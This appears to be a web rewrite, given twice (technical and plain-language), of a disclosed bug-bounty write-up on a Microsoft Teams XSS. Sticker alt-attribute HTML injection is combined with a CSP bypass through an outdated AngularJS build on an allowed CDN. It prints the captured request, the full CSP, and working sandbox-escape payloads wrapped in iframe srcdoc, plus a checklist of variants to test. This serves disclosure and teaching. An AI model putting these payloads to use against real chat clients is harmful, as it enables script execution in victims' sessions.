Microsoft Teams — Cross Site Scripting (XSS) Bypass CSP
Microsoft Teams allowed HTML injection in the alt attribute of sticker images, which was rendered in a popup. By loading an outdated AngularJS library from an allowed CDN and using its sandbox escape, an attacker could execute JavaScript despite CSP, leading to XSS.
 Published on medium.com
During my early stages of employment at Gais Cyber Security in 2021, my manager had reached out to me over the phone and said with excitement “I think there’s a vulnerability in Teams, let’s look together!”. Naturally, we got to work, and in the span of 2 hours, I had discovered my first Microsoft Teams vulnerability…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Teams renders chat messages that carry the RichText/Html message type as HTML. One of the features that uses this path is stickers: when a user sends a sticker, Teams converts it to an image, uploads it, and posts a message whose content is an HTML fragment containing an <img> element wrapped in a <readonly> element. The image carries metadata such as alt, title, width, height, src, href and target-src attributes.
The report covers a cross-site scripting issue in that rendering path, reached through the sticker image markup and combined with a Content Security Policy bypass. The researcher had previously reported CVE-2021-24114, an account takeover in Teams, while working at Gais Cyber Security in 2021; this write-up describes a second look at the product a year later.
Setup
The testing was done against the Teams desktop client on macOS, with traffic inspected and modified in Burp. The captured request shows the client identifying itself as Teams/1.5.00.15861 on Chrome/85.0.4183.121 and Electron/10.4.7, with client version 28/1.0.0.2022061632, locale tr-tr and timezone Europe/Istanbul. The request targets the emea.ng.msg.teams.microsoft.com host and is sent with Origin: https://teams.microsoft.com.
The precondition for the whole chain is user interaction: the victim has to open the message and click the sticker image, which opens a popup at the bottom of the chat window. The researcher also used Google's CSP Evaluator to inspect the policy, and later ran local tests against the Angular version found in the client's JavaScript.
Finding it
The researcher started by sending a sticker to a teammate and looking at how the feature works. Teams converts the sticker to an image and uploads it, and the message is sent as RichText/Html.

Inspecting the request showed the full message body, including the image markup and its attributes:
POST /v1/users/ME/conversations/{ID}/messages HTTP/1.1Host: emea.ng.msg.teams.microsoft.comContent-Length: 0X-Ms-Session-Id: {varible}Behavioroverride: redirectAs404X-Ms-Scenario-Id: 538X-Ms-Client-Env: pds-prod-azsc-frce-01X-Ms-Client-Type: desktopUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_4_0) AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.5.00.15861 Chrome/85.0.4183.121 Electron/10.4.7 Safari/537.36Content-Type: application/jsonClientinfo: os=macos; osVer=12; proc=x86; lcid=tr-tr; deviceType=1; country=tr; clientName=skypeteams; clientVer=28/1.0.0.2022061632; utcOffset=+03:00; timezone=Europe/IstanbulAccept: jsonX-Ms-Client-Version: 28/1.0.0.2022061632X-Ms-User-Type: nullAuthentication: skypetoken={token}Origin: https://teams.microsoft.comSec-Fetch-Site: same-siteSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://teams.microsoft.com/_Accept-Encoding: gzip, deflateAccept-Language: tr-trConnection: close{"content":"<p><readonly aria-label=\"Evet!\" contenteditable=\"false\" itemtype=\"http://schema.skype.com/Sticker\" title=\"Evet!\"><img src=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\" width=\"334\" height=\"250\" itemscope=\"image/png\" itemtype=\"http://schema.skype.com/AMSImage\" alt=\"Etiket resmi, Evet!\" id=\"0-weu-d17-{IMGID}\" itemid=\"0-weu-d17-{IMGID}\" href=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\" target-src=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\"></readonly></p>","messagetype":"RichText/Html","contenttype":"text","amsreferences":["0-weu-d17-{IMGID}"],"clientmessageid":"1251847973327080919","imdisplayname":"Numan TÜRLE","properties":{"importance":"","subject":""}}
The important part is the content field: the sticker is an <img> inside a <readonly> element, and the image's alt attribute holds the sticker's label (Etiket resmi, Evet!). The message type is RichText/Html, so this fragment is rendered as HTML by the client.

The researcher's working method was to place marker HTML in attributes to see where characters are interpreted. A sample markup image shows this approach:

Clicking the sticker opened a popup at the bottom of the chat, and the text sent in the alt attribute appeared in that popup.

With that observation in hand, the researcher moved to Burp and sent simple HTML characters into several attributes (alt, width, height and others). The preferred markers were <h1> or <font color=red size=50>see</font>, because they are visually distinctive, and the researcher deliberately avoided elements that trigger JavaScript directly.

The outlined area in that request is the alt tag of the image in the JSON data, where a <font> tag was placed as a marker. Returning to the chat and clicking the picture again showed the HTML characters interpreted:

So far the finding was HTML injection: the value of the alt attribute is interpreted as HTML in the popup that opens when the image is clicked. The next question was how to turn that into XSS.
Exploitation
Step 1: Confirm the injection and understand the defence
Standard payloads such as <img src=x onerror=alert(1)> did not work. The reason is the Content Security Policy. The policy the researcher recorded for Microsoft was:
block-all-mixed-content ; base-uri 'self' *.protection.outlook.com; child-src 'self' https: data: blob:; connect-src 'self' blob: https: data: wss://*.delve.office.com:443 wss://*.dc.trouter.io:443 wss://*.trouter.io:443 wss://*.broadcast.skype.com:443 wss://*.tip.skype.net:443 wss://*.cortana.ai:443 wss://*.customspeech.ai:443 wss://*.cts.speech.microsoft.com:443 wss://speech.platform.bing.com:443 wss://*.teams.microsoft.com:443 wss://*.ecdn.microsoft.com:443 wss://*.pptservicescast.officeapps.live.com wss://pptservicescast.officeapps.live.com wss://pptservicescast.gcc.osi.office365.us wss://pptservicescast.osi.office365.us wss://*.pptservicescast.edog.officeapps.live.com wss://pptservicescast.edog.officeapps.live.com wss://*.stateservice.officeapps.live.com wss://stateservice.officeapps.live.com wss://stateservice.gcc.osi.office365.us wss://stateservice.osi.office365.us wss://*.stateservice.edog.officeapps.live.com wss://*.hivestreaming.com:443 wss://*.kollective.app:443 wss://*.kollectivecd.com:443 wss://[redacted]:9002 wss://[redacted]:9001 ws://localhost:* wss://view-localhost:* wss://*.svc.ms wss://augloop.office.com wss://augloop-dogfood.officeppe.com; default-src *.office.net; prefetch-src statics.teams.microsoft.com sunrise.teams.microsoft.com *.live.net *.office.net *.office365.us; font-src 'self' data: *.delve.office.com *.teams.microsoft.com *.office.net *.office365.us amp.azure.net c.s-microsoft.com edge.skype.net fonts.gstatic.com sxt.cdn.skype.com static2.sharepointonline.com secure.skypeassets.com spoprod-a.akamaihd.net www.microsoft.com fs.microsoft.com; form-action https:; frame-ancestors https:; frame-src blob: data: https: mailto: ms-appx-web: ms-excel: ms-powerpoint: ms-visio: ms-word: onenote: pdf: local.teams.office.com:* local.teams.live.com:* localhost:* msteams: sip: sips: ms-whiteboard-preview:; img-src 'self' blob: data: https:; manifest-src 'self'; media-src 'self' *.microsoft.com *.skype.com blob: data: skypevideo: *.giphy.com *.office.net *.office365.us gateway.zscaler.net gateway.zscalerone.net gateway.zscalertwo.net gateway.zscalerthree.net gateway.zscloud.net login.zscalerone.net statics.teams.microsoft.com sunrise.teams.microsoft.com eus-streaming-video-rt-microsoft-com.akamaized.net statics-marketingsites-eus-ms-com.akamaized.net prod-video-cms-rt-microsoft-com.akamaized.net premium-teamsespams-uswe.streaming.media.azure.net teamsespams-uswe.streaming.media.azure.net; object-src 'none'; script-src *.protection.outlook.com 'nonce-IWnQOlp4z8NpCyv1KpaTFQ==' 'report-sample' 'self' 'unsafe-eval' 'unsafe-inline' blob: *.office.net *.office365.us *.cms.rt.microsoft.com *.delve.office.com *.teams.microsoft.com *.onenote.com *.presence.skype.com *.trouter.io sdk.ecdn.microsoft.com sdk.msit.ecdn.microsoft.com ajax.aspnetcdn.com amp.azure.net apis.google.com appsforoffice.microsoft.com az725175.vo.msecnd.net bat.bing.com c64.assets-yammer.com config.edge.skype.com devspaces.skype.com download.hivestreaming.com *.kontiki.com *.kollective.app *.kollectivecd.com edge.skype.net gateway.zscaler.net gateway.zscalerone.net gateway.zscalertwo.net gateway.zscalerthree.net gateway.zscloud.net latest-swx.cdn.skype.com login.microsoftonline.com login.zscalerone.net midgardbranches.blob.core.windows.net scx-dev.tip.skype.net shellprod.msocdn.com swx.cdn.skype.com web.vortex.data.microsoft.com www.microsoft.com/videoplayer/js/ teams.events.data.microsoft.com browser.events.data.microsoft.com amsglob0cdnstream14.azureedge.net www.bing.com r.bing.com r.msftstatic.com *.virtualearth.net; style-src 'self' 'unsafe-inline' amp.azure.net edge.skype.net shellprod.msocdn.com statics.teams.microsoft.com sunrise.teams.microsoft.com *.office.net *.office365.us *.protection.outlook.com www.microsoft.com www.bing.com r.bing.com r.msftstatic.com; worker-src 'self' blob: *.teams.microsoft.com; report-uri https://csp.microsoft.com/report/teams-web-r4?v=unknown; trusted-types dompurify gapi#gapi goog#html @msteams/multi-window @msteams/react-web-client 'allow-duplicates';

Standard payloads such as <img src=x onerror=alert(1)> did not work because of the Content Security Policy, which lists many allowed script origins and includes 'unsafe-eval' and 'unsafe-inline'. Running the policy through CSP Evaluator showed the script-src field as unsafe:
Step 2: Look for a usable script origin
With HTML injection confirmed and a list of domains allowed in script-src, the question became which of those domains could be used. The researcher spent a lot of time here and submitted two reports to Microsoft. The first highlighted "media services" that were not in the CSP at the time; that service was no longer in use because Azure had changed the domain name, and the report was closed immediately.
After more time and caffeine, the researcher looked for Angular JavaScript in the allowed list. Examining Teams in a browser gave a more detailed view of the JavaScript it loads, and there it was: angular-jquery, at https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js. The Angular version was outdated (1.5.14), and the researcher judged that its vulnerabilities could be used to pass the CSP. Local tests followed, and alerts were received successfully:

<script src=https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js></script><div ng-app ng-csp id=p>{{x={"n":"".constructor.prototype};x["n"].charAt=[].join;$eval("x=alert('numanturle')");}}</div>
This payload loads the allowed Angular build from the Teams CDN, then uses an Angular expression inside {{ }} with ng-app and ng-csp to reach $eval and execute alert. The researcher judged that the outdated Angular version's vulnerabilities could be used to pass the CSP, and local tests produced alerts.
Step 3: Combine the script and the expression in one injection
The next task was to fit both created elements, the script and the div, onto a single page. The researcher used <iframe srcdoc> for this:
<iframe srcdoc='<script src=https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js></script><div ng-app ng-csp id=p>{{x={"n":"".constructor.prototype};x["n"].charAt=[].join;$eval("x=alert(\"pwned --> numanturle\")");}}</div>'>
The srcdoc attribute carries the whole document, so the script tag and the Angular expression live together inside the frame.
Step 4: Deliver the final payload

After everything was crafted, the final payload was sent, with corrections along the way for HTML errors. To get around those, the researcher used HTML encoding so the characters would be interpreted correctly. The result was XSS on Microsoft Teams, obtained through user interaction:
Root cause
Two mistakes combine here. First, the value of the sticker image's alt attribute is rendered as HTML in the popup that opens when the image is clicked, so user-controlled text from the message body is interpreted as markup rather than displayed as text. Second, the Content Security Policy lists many allowed script origins and includes 'unsafe-eval' and 'unsafe-inline', and CSP Evaluator showed the script-src field as unsafe. An outdated Angular 1.5.14 build served from an allowed origin can therefore be loaded and used to evaluate an expression, which bypasses the protection that blocked simple onerror payloads. The report does not describe the server-side sanitisation that was or was not applied to the message content; the behaviour observed is that the attribute value reaches the DOM as HTML.
Impact
The vulnerability is XSS in Microsoft Teams, triggered when a victim opens the message and clicks the sticker image. The researcher demonstrated alert execution, and the report does not go further into what an attacker could do with the execution context beyond that. The chain requires user interaction, as the report states explicitly. The report was rewarded with a $6000 bounty.
Fix
The report does not describe the specific code change Microsoft made. The disclosure timeline shows the report moving through MSRC statuses to Complete and the bounty being paid:
Jan 6, 2022 — Discloses to MSRCJan 24, 2022 - MSRC Status changed - Repro to CompleteJan 24, 2022 - MSRC Status changed - Complete---------------------------------------------Feb 25, 2022 - Discloses to New Report MSRCFeb 28, 2022 - MSRC Status changed - DevelopMar 7, 2022 - MSRC Status changed - CompleteMar 8, 2022 - $6000 bounty
Variants to test
- Attribute injection in rich-text messages: send HTML characters in
alt,title,width,heightand similar attributes of images inRichText/Htmlmessages, then click the image. A positive result is the marker (<h1>or<font color=red size=50>see</font>) rendered as markup in the popup rather than shown as text. - CSP review with CSP Evaluator: run the target's policy through the tool and look for
script-srcentries marked unsafe, especially'unsafe-eval','unsafe-inline'and broad wildcard origins. A positive result is a policy that permits script from an origin you can influence or that hosts a known-vulnerable library. - Outdated framework on an allowed origin: enumerate scripts the client loads from CSP-allowed hosts and check their versions. A positive result is an old AngularJS build (the report found 1.5.14) that can be loaded from an allowed origin and driven with an expression payload.
iframe srcdocfor multi-element payloads: when the injection point only allows a single element, wrap the script and the expression insrcdoc. A positive result is the frame rendering and the expression executing.- HTML encoding to survive parsing: when the payload breaks because of HTML errors, encode the characters so they are interpreted correctly. A positive result is the same execution with the encoded payload.
What happened, in plain words
Microsoft Teams is a chat application: people send each other messages, files, pictures and stickers. A sticker is a small cartoon image you can drop into a conversation instead of typing words. This article is about a bug in how Teams displayed stickers. By sending a sticker whose hidden label contained special characters, and then getting the other person to click on that sticker, an attacker could make Teams run code of their choosing inside the victim's chat window. That class of bug is called cross-site scripting, or XSS.
To understand why this matters, imagine a noticeboard in an office. Normally you pin a note and people read the words on it. Now imagine the noticeboard also obeys written instructions: if a note says "move the noticeboard to the car park", someone does it. A message that is read as text is harmless; a message that is read as instructions can change what the application does. Teams was reading part of the sticker as instructions (HTML markup) instead of as plain text, and a second weakness in the app's security settings let the attacker go further and run actual code.
The researcher had already found one serious Teams bug a year earlier, an account takeover (CVE-2021-24114), while working at Gais Cyber Security in 2021. An account takeover means an attacker can get into someone else's account. This write-up is about a second look at Teams a year later, and it ended with a $6000 bounty. A bounty is a payment a company makes to someone who reports a security problem responsibly.
Some background before we start
A few ideas come up again and again, so here they are from zero.
- HTTP request: when your app talks to a server, it sends a text message asking for something or telling the server something. That message is an HTTP request. It has a first line (what it wants), a set of headers (extra information, like who is asking), and often a body (the actual data).
- API: a way for one program to talk to another. Think of a restaurant: the menu and the waiter are the API. You do not walk into the kitchen; you ask through a fixed set of requests and you get a fixed set of responses. Teams' servers expose an API that the Teams app uses to send and receive messages.
- JSON: a text format for structured data, made of names and values in curly braces. It is how the Teams app packages a message before sending it to the server. It looks like
{"name":"value"}. - HTML: the language that describes the structure of a web page. Text between angle brackets, like
<img>, is a tag, and tags tell the browser to draw something (an image, a heading, a paragraph). Attributes are extra settings inside a tag, written asname="value", for examplealt="a label". - Token: a long string that proves who you are, a bit like a wristband at a festival. You show it with every request instead of typing your password each time. If someone steals it, they can act as you, which is why tokens are secrets.
- Cookie: a small piece of data a website stores in your browser so it can recognise you on the next request. It plays a similar role to a token.
- Burp: a tool that sits between your browser or app and the server, letting you look at and change requests before they are sent. Think of it as a transparent envelope you can open, edit and reseal.
- Content Security Policy (CSP): a list of rules a website sends to the browser saying which sources of code are allowed to run. It is like a guest list at a club: if your script is not on the list, the browser refuses to run it. This is the defence that stopped the simple attacks here.
- Cross-site scripting (XSS): a bug where an attacker's text ends up being treated as code by someone else's browser. The attacker does not need to break into the server; they just need their text to be displayed in a way the browser executes.
- HTML injection: a milder cousin of XSS. The attacker's text is treated as HTML markup (so it can add formatting or elements) but no code runs yet. HTML injection is often the first step towards XSS.
- Angular: a JavaScript framework, a library that helps build web pages. Some versions of Angular can evaluate expressions written inside double curly braces
{{ }}. If an attacker can put text into such an expression, Angular will run it. - JavaScript: the programming language browsers run.
alert(1)is the classic harmless test: it opens a popup with the number 1, proving code ran. - CSP Evaluator: a free Google tool where you paste a CSP and it points out weaknesses.
Setting the scene
The testing was done against the Teams desktop app on macOS, with traffic inspected and modified in Burp. The captured request shows the app identifying itself as Teams/1.5.00.15861 running on Chrome/85.0.4183.121 and Electron/10.4.7, with client version 28/1.0.0.2022061632, locale tr-tr and timezone Europe/Istanbul. The request goes to the host emea.ng.msg.teams.microsoft.com and carries Origin: https://teams.microsoft.com.
One precondition matters for the whole chain: the victim has to interact. They have to open the message and click the sticker image, which opens a popup at the bottom of the chat window. Without that click, nothing happens. This is why the report calls it XSS obtained through user interaction.
The researcher also used Google's CSP Evaluator to inspect the policy, and later ran local tests against the Angular version found in the app's JavaScript.
Finding it
The researcher started by sending a sticker to a teammate and watching how the feature works. Teams converts the sticker to an image, uploads it, and sends the message as RichText/Html. That message type is the key: it tells Teams to treat the message body as HTML, not as plain text.
Inspecting the request showed the full message body, including the image markup and its attributes:
POST /v1/users/ME/conversations/{ID}/messages HTTP/1.1Host: emea.ng.msg.teams.microsoft.comContent-Length: 0X-Ms-Session-Id: {varible}Behavioroverride: redirectAs404X-Ms-Scenario-Id: 538X-Ms-Client-Env: pds-prod-azsc-frce-01X-Ms-Client-Type: desktopUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_4_0) AppleWebKit/537.36 (KHTML, like Gecko) Teams/1.5.00.15861 Chrome/85.0.4183.121 Electron/10.4.7 Safari/537.36Content-Type: application/jsonClientinfo: os=macos; osVer=12; proc=x86; lcid=tr-tr; deviceType=1; country=tr; clientName=skypeteams; clientVer=28/1.0.0.2022061632; utcOffset=+03:00; timezone=Europe/IstanbulAccept: jsonX-Ms-Client-Version: 28/1.0.0.2022061632X-Ms-User-Type: nullAuthentication: skypetoken={token}Origin: https://teams.microsoft.comSec-Fetch-Site: same-siteSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://teams.microsoft.com/_Accept-Encoding: gzip, deflateAccept-Language: tr-trConnection: close{"content":"<p><readonly aria-label=\"Evet!\" contenteditable=\"false\" itemtype=\"http://schema.skype.com/Sticker\" title=\"Evet!\"><img src=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\" width=\"334\" height=\"250\" itemscope=\"image/png\" itemtype=\"http://schema.skype.com/AMSImage\" alt=\"Etiket resmi, Evet!\" id=\"0-weu-d17-{IMGID}\" itemid=\"0-weu-d17-{IMGID}\" href=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\" target-src=\"https://eu-api.asm.skype.com/v1/objects/0-weu-d17-{IMGID}/views/imgo\"></readonly></p>","messagetype":"RichText/Html","contenttype":"text","amsreferences":["0-weu-d17-{IMGID}"],"clientmessageid":"1251847973327080919","imdisplayname":"Numan TÜRLE","properties":{"importance":"","subject":""}}
Let us walk through this request in plain words.
POST /v1/users/ME/conversations/{ID}/messages HTTP/1.1is the first line.POSTmeans "I am sending data to the server". The path says "create a message in the conversation with this ID".{ID}is a placeholder for the real conversation identifier.Host: emea.ng.msg.teams.microsoft.comsays which server is being addressed.Content-Length: 0is a length header. In this captured copy it is zero, which does not match the body shown; treat it as part of the raw capture rather than something to rely on.- The
X-Ms-...headers are Microsoft's own bookkeeping headers: session id, scenario id, client environment, client type and client version. They tell the server which app and which environment is calling. User-Agentdescribes the app and the underlying browser engine. It is how the server knows this is the Teams desktop client.Content-Type: application/jsonsays the body is JSON.Clientinfopacks details about the machine: operating system, locale, device type, country, client name, client version, time offset and timezone.Authentication: skypetoken={token}is the credential. This is the token that proves who is sending the message. It is a secret, so it is shown here as a placeholder.OriginandReferersay which web origin the request came from.Sec-Fetch-*headers are the browser's own description of the request context.- The body is one JSON object. The field that matters is
content. Inside it is an HTML fragment: a<p>paragraph containing a<readonly>element, and inside that an<img>element. - The
<img>has many attributes:src(where the image lives),widthandheight(its size),itemscopeanditemtype(metadata describing the image),alt(the text label, hereEtiket resmi, Evet!),idanditemid(identifiers),hrefandtarget-src(links to the same image). messagetypeisRichText/Html, which is what makes the client render this fragment as HTML.amsreferenceslists the uploaded image identifiers,clientmessageidis the app's own message id,imdisplaynameis the sender's display name, andpropertiesholds importance and subject.
The important part is the content field: the sticker is an <img> inside a <readonly> element, and the image's alt attribute holds the sticker's label. Because the message type is RichText/Html, the client renders this fragment as HTML.
The researcher's working method was to place marker HTML in attributes to see where characters are interpreted. A sample markup image shows this approach:
Clicking the sticker opened a popup at the bottom of the chat, and the text sent in the alt attribute appeared in that popup.
With that observation in hand, the researcher moved to Burp and sent simple HTML characters into several attributes (alt, width, height and others). The preferred markers were <h1> or <font color=red size=50>see</font>, because they are visually distinctive: a big heading or big red text is easy to spot. The researcher deliberately avoided elements that trigger JavaScript directly.
The outlined area in that request is the alt tag of the image in the JSON data, where a <font> tag was placed as a marker. Returning to the chat and clicking the picture again showed the HTML characters interpreted:
So far the finding was HTML injection: the value of the alt attribute is interpreted as HTML in the popup that opens when the image is clicked. The next question was how to turn that into XSS.
Exploitation
Step 1: Confirm the injection and understand the defence
Standard payloads such as <img src=x onerror=alert(1)> did not work. A payload is simply the piece of text an attacker sends to try to trigger the bug. This one asks the browser to load a broken image and, when loading fails, run alert(1). It failed because of the Content Security Policy. The policy the researcher recorded for Microsoft was:
block-all-mixed-content ; base-uri 'self' *.protection.outlook.com; child-src 'self' https: data: blob:; connect-src 'self' blob: https: data: wss://*.delve.office.com:443 wss://*.dc.trouter.io:443 wss://*.trouter.io:443 wss://*.broadcast.skype.com:443 wss://*.tip.skype.net:443 wss://*.cortana.ai:443 wss://*.customspeech.ai:443 wss://*.cts.speech.microsoft.com:443 wss://speech.platform.bing.com:443 wss://*.teams.microsoft.com:443 wss://*.ecdn.microsoft.com:443 wss://*.pptservicescast.officeapps.live.com wss://pptservicescast.officeapps.live.com wss://pptservicescast.gcc.osi.office365.us wss://pptservicescast.osi.office365.us wss://*.pptservicescast.edog.officeapps.live.com wss://pptservicescast.edog.officeapps.live.com wss://*.stateservice.officeapps.live.com wss://stateservice.officeapps.live.com wss://stateservice.gcc.osi.office365.us wss://stateservice.osi.office365.us wss://*.stateservice.edog.officeapps.live.com wss://*.hivestreaming.com:443 wss://*.kollective.app:443 wss://*.kollectivecd.com:443 wss://[redacted]:9002 wss://[redacted]:9001 ws://localhost:* wss://view-localhost:* wss://*.svc.ms wss://augloop.office.com wss://augloop-dogfood.officeppe.com; default-src *.office.net; prefetch-src statics.teams.microsoft.com sunrise.teams.microsoft.com *.live.net *.office.net *.office365.us; font-src 'self' data: *.delve.office.com *.teams.microsoft.com *.office.net *.office365.us amp.azure.net c.s-microsoft.com edge.skype.net fonts.gstatic.com sxt.cdn.skype.com static2.sharepointonline.com secure.skypeassets.com spoprod-a.akamaihd.net www.microsoft.com fs.microsoft.com; form-action https:; frame-ancestors https:; frame-src blob: data: https: mailto: ms-appx-web: ms-excel: ms-powerpoint: ms-visio: ms-word: onenote: pdf: local.teams.office.com:* local.teams.live.com:* localhost:* msteams: sip: sips: ms-whiteboard-preview:; img-src 'self' blob: data: https:; manifest-src 'self'; media-src 'self' *.microsoft.com *.skype.com blob: data: skypevideo: *.giphy.com *.office.net *.office365.us gateway.zscaler.net gateway.zscalerone.net gateway.zscalertwo.net gateway.zscalerthree.net gateway.zscloud.net login.zscalerone.net statics.teams.microsoft.com sunrise.teams.microsoft.com eus-streaming-video-rt-microsoft-com.akamaized.net statics-marketingsites-eus-ms-com.akamaized.net prod-video-cms-rt-microsoft-com.akamaized.net premium-teamsespams-uswe.streaming.media.azure.net teamsespams-uswe.streaming.media.azure.net; object-src 'none'; script-src *.protection.outlook.com 'nonce-IWnQOlp4z8NpCyv1KpaTFQ==' 'report-sample' 'self' 'unsafe-eval' 'unsafe-inline' blob: *.office.net *.office365.us *.cms.rt.microsoft.com *.delve.office.com *.teams.microsoft.com *.onenote.com *.presence.skype.com *.trouter.io sdk.ecdn.microsoft.com sdk.msit.ecdn.microsoft.com ajax.aspnetcdn.com amp.azure.net apis.google.com appsforoffice.microsoft.com az725175.vo.msecnd.net bat.bing.com c64.assets-yammer.com config.edge.skype.com devspaces.skype.com download.hivestreaming.com *.kontiki.com *.kollective.app *.kollectivecd.com edge.skype.net gateway.zscaler.net gateway.zscalerone.net gateway.zscalertwo.net gateway.zscalerthree.net gateway.zscloud.net latest-swx.cdn.skype.com login.microsoftonline.com login.zscalerone.net midgardbranches.blob.core.windows.net scx-dev.tip.skype.net shellprod.msocdn.com swx.cdn.skype.com web.vortex.data.microsoft.com www.microsoft.com/videoplayer/js/ teams.events.data.microsoft.com browser.events.data.microsoft.com amsglob0cdnstream14.azureedge.net www.bing.com r.bing.com r.msftstatic.com *.virtualearth.net; style-src 'self' 'unsafe-inline' amp.azure.net edge.skype.net shellprod.msocdn.com statics.teams.microsoft.com sunrise.teams.microsoft.com *.office.net *.office365.us *.protection.outlook.com www.microsoft.com www.bing.com r.bing.com r.msftstatic.com; worker-src 'self' blob: *.teams.microsoft.com; report-uri https://csp.microsoft.com/report/teams-web-r4?v=unknown; trusted-types dompurify gapi#gapi goog#html @msteams/multi-window @msteams/react-web-client 'allow-duplicates';
This is one long line made of directives separated by semicolons. Each directive starts with a name and is followed by the values it allows.
block-all-mixed-contenttells the browser not to load insecure (plain HTTP) resources on a secure page.base-uricontrols the<base>element, which can change how relative links are resolved.child-src,connect-src,font-src,form-action,frame-ancestors,frame-src,img-src,manifest-src,media-src,object-src,style-srcandworker-srceach govern one kind of resource: frames, network connections, fonts, forms, images, media, styles, workers and so on.object-src 'none'blocks plugin content entirely.script-srcis the one that matters for XSS. It lists where JavaScript may be loaded from. Here it includes'self',blob:, a long list of Microsoft and partner domains, and two keywords:'unsafe-eval'(code may be turned into text and evaluated at runtime) and'unsafe-inline'(code written directly in the page may run).report-urisays where the browser should send reports when something is blocked.trusted-typesrestricts which code may build HTML from strings.
The policy blocks inline event handlers such as onerror through script-src, but it also lists many allowed script origins and includes 'unsafe-eval' and 'unsafe-inline'. Running the policy through CSP Evaluator showed the script-src field as unsafe:
Step 2: Look for a usable script origin
With HTML injection confirmed and a list of domains allowed in script-src, the question became which of those domains could be used. If the browser will happily load a script from a domain on the guest list, then an attacker who can get a vulnerable script onto one of those domains wins. The researcher spent a lot of time here and submitted two reports to Microsoft. The first highlighted "media services" that were not in the CSP at the time; that service was no longer in use because Azure had changed the domain name, and the report was closed immediately.
After more time and caffeine, the researcher looked for Angular JavaScript in the allowed list. Examining Teams in a browser gave a more detailed view of the JavaScript it loads, and there it was: angular-jquery, at https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js. The Angular version was outdated (1.5.14), and the researcher judged that its vulnerabilities could be used to pass the CSP. Local tests followed, and alerts were received successfully:
<script src=https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js></script><div ng-app ng-csp id=p>{{x={"n":"".constructor.prototype};x["n"].charAt=[].join;$eval("x=alert('numanturle')");}}</div>
Line by line, in plain words:
<script src=https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js></script>loads the Angular library from a domain the CSP allows. Because the domain is on the guest list, the browser does not block it.<div ng-app ng-csp id=p>creates a container.ng-apptells Angular to take charge of this part of the page.id=pis just a name for the element.{{ ... }}is an Angular expression. Angular evaluates whatever is inside the double curly braces.x={"n":"".constructor.prototype}builds an object and reaches the prototype of a string, a way of getting at built-in JavaScript machinery from inside the expression.$eval("x=alert('numanturle')")asks Angular to evaluate a string as code.alert('numanturle')opens a popup showing the researcher's handle, proving code ran.
The researcher judged that the outdated Angular version's vulnerabilities could be used to pass the CSP, and local tests produced alerts.
Step 3: Combine the script and the expression in one injection
The next task was to fit both created elements, the script and the div, onto a single page. The injection point only gives you one place to put text, so both pieces have to travel together. The researcher used <iframe srcdoc> for this. An iframe is a page inside a page, and srcdoc lets you write the inner page's HTML directly in the attribute.
<iframe srcdoc='<script src=https://statics.teams.cdn.office.net/hashed/0.2-angular-jquery.min-eee9041.js></script><div ng-app ng-csp id=p>{{x={"n":"".constructor.prototype};x["n"].charAt=[].join;$eval("x=alert(\"pwned --> numanturle\")");}}</div>'>
<iframe srcdoc='...'>opens a frame whose contents are the text inside the quotes.- Inside, the same
<script>tag loads Angular from the allowed CDN. - The
<div ng-app ng-csp id=p>and the{{ }}expression work exactly as before, but now they live inside the frame together with the script that makes them work. - The alert text is
pwned --> numanturle.
The srcdoc attribute carries the whole document, so the script tag and the Angular expression live together inside the frame.
Step 4: Deliver the final payload
After everything was crafted, the final payload was sent, with corrections along the way for HTML errors. HTML errors here mean the payload broke because the browser's parser interpreted some characters differently than intended. To get around those, the researcher used HTML encoding so the characters would be interpreted correctly. HTML encoding means writing a character in a special form, for example < instead of <, so the parser turns it back into the intended character at the right moment. The result was XSS on Microsoft Teams, obtained through user interaction:
Root cause
Two mistakes combine here. First, the value of the sticker image's alt attribute is rendered as HTML in the popup that opens when the image is clicked, so user-controlled text from the message body is interpreted as markup rather than displayed as text. Second, the Content Security Policy lists many allowed script origins and includes 'unsafe-eval' and 'unsafe-inline', and CSP Evaluator showed the script-src field as unsafe. An outdated Angular 1.5.14 build served from an allowed origin can therefore be loaded and used to evaluate an expression, which bypasses the protection that blocked simple onerror payloads. The report does not describe the server-side sanitisation that was or was not applied to the message content; the behaviour observed is that the attribute value reaches the DOM as HTML. The DOM is the browser's in-memory model of the page, the tree of elements the browser actually draws.
Impact
The vulnerability is XSS in Microsoft Teams, triggered when a victim opens the message and clicks the sticker image. The researcher demonstrated alert execution, and the report does not go further into what an attacker could do with the execution context beyond that. The chain requires user interaction, as the report states explicitly. The report was rewarded with a $6000 bounty.
Fix
The report does not describe the specific code change Microsoft made. The disclosure timeline shows the report moving through MSRC statuses to Complete and the bounty being paid. MSRC is the Microsoft Security Response Center, the team that receives and tracks security reports.
Jan 6, 2022 — Discloses to MSRCJan 24, 2022 - MSRC Status changed - Repro to CompleteJan 24, 2022 - MSRC Status changed - Complete---------------------------------------------Feb 25, 2022 - Discloses to New Report MSRCFeb 28, 2022 - MSRC Status changed - DevelopMar 7, 2022 - MSRC Status changed - CompleteMar 8, 2022 - $6000 bounty
Jan 6, 2022the report is sent to MSRC.Jan 24, 2022the status changes to "Repro to Complete", meaning the reproduction step is finished.Jan 24, 2022the status changes to "Complete".Feb 25, 2022a new report is sent to MSRC.Feb 28, 2022the status changes to "Develop".Mar 7, 2022the status changes to "Complete".Mar 8, 2022the $6000 bounty is paid.
Variants to test
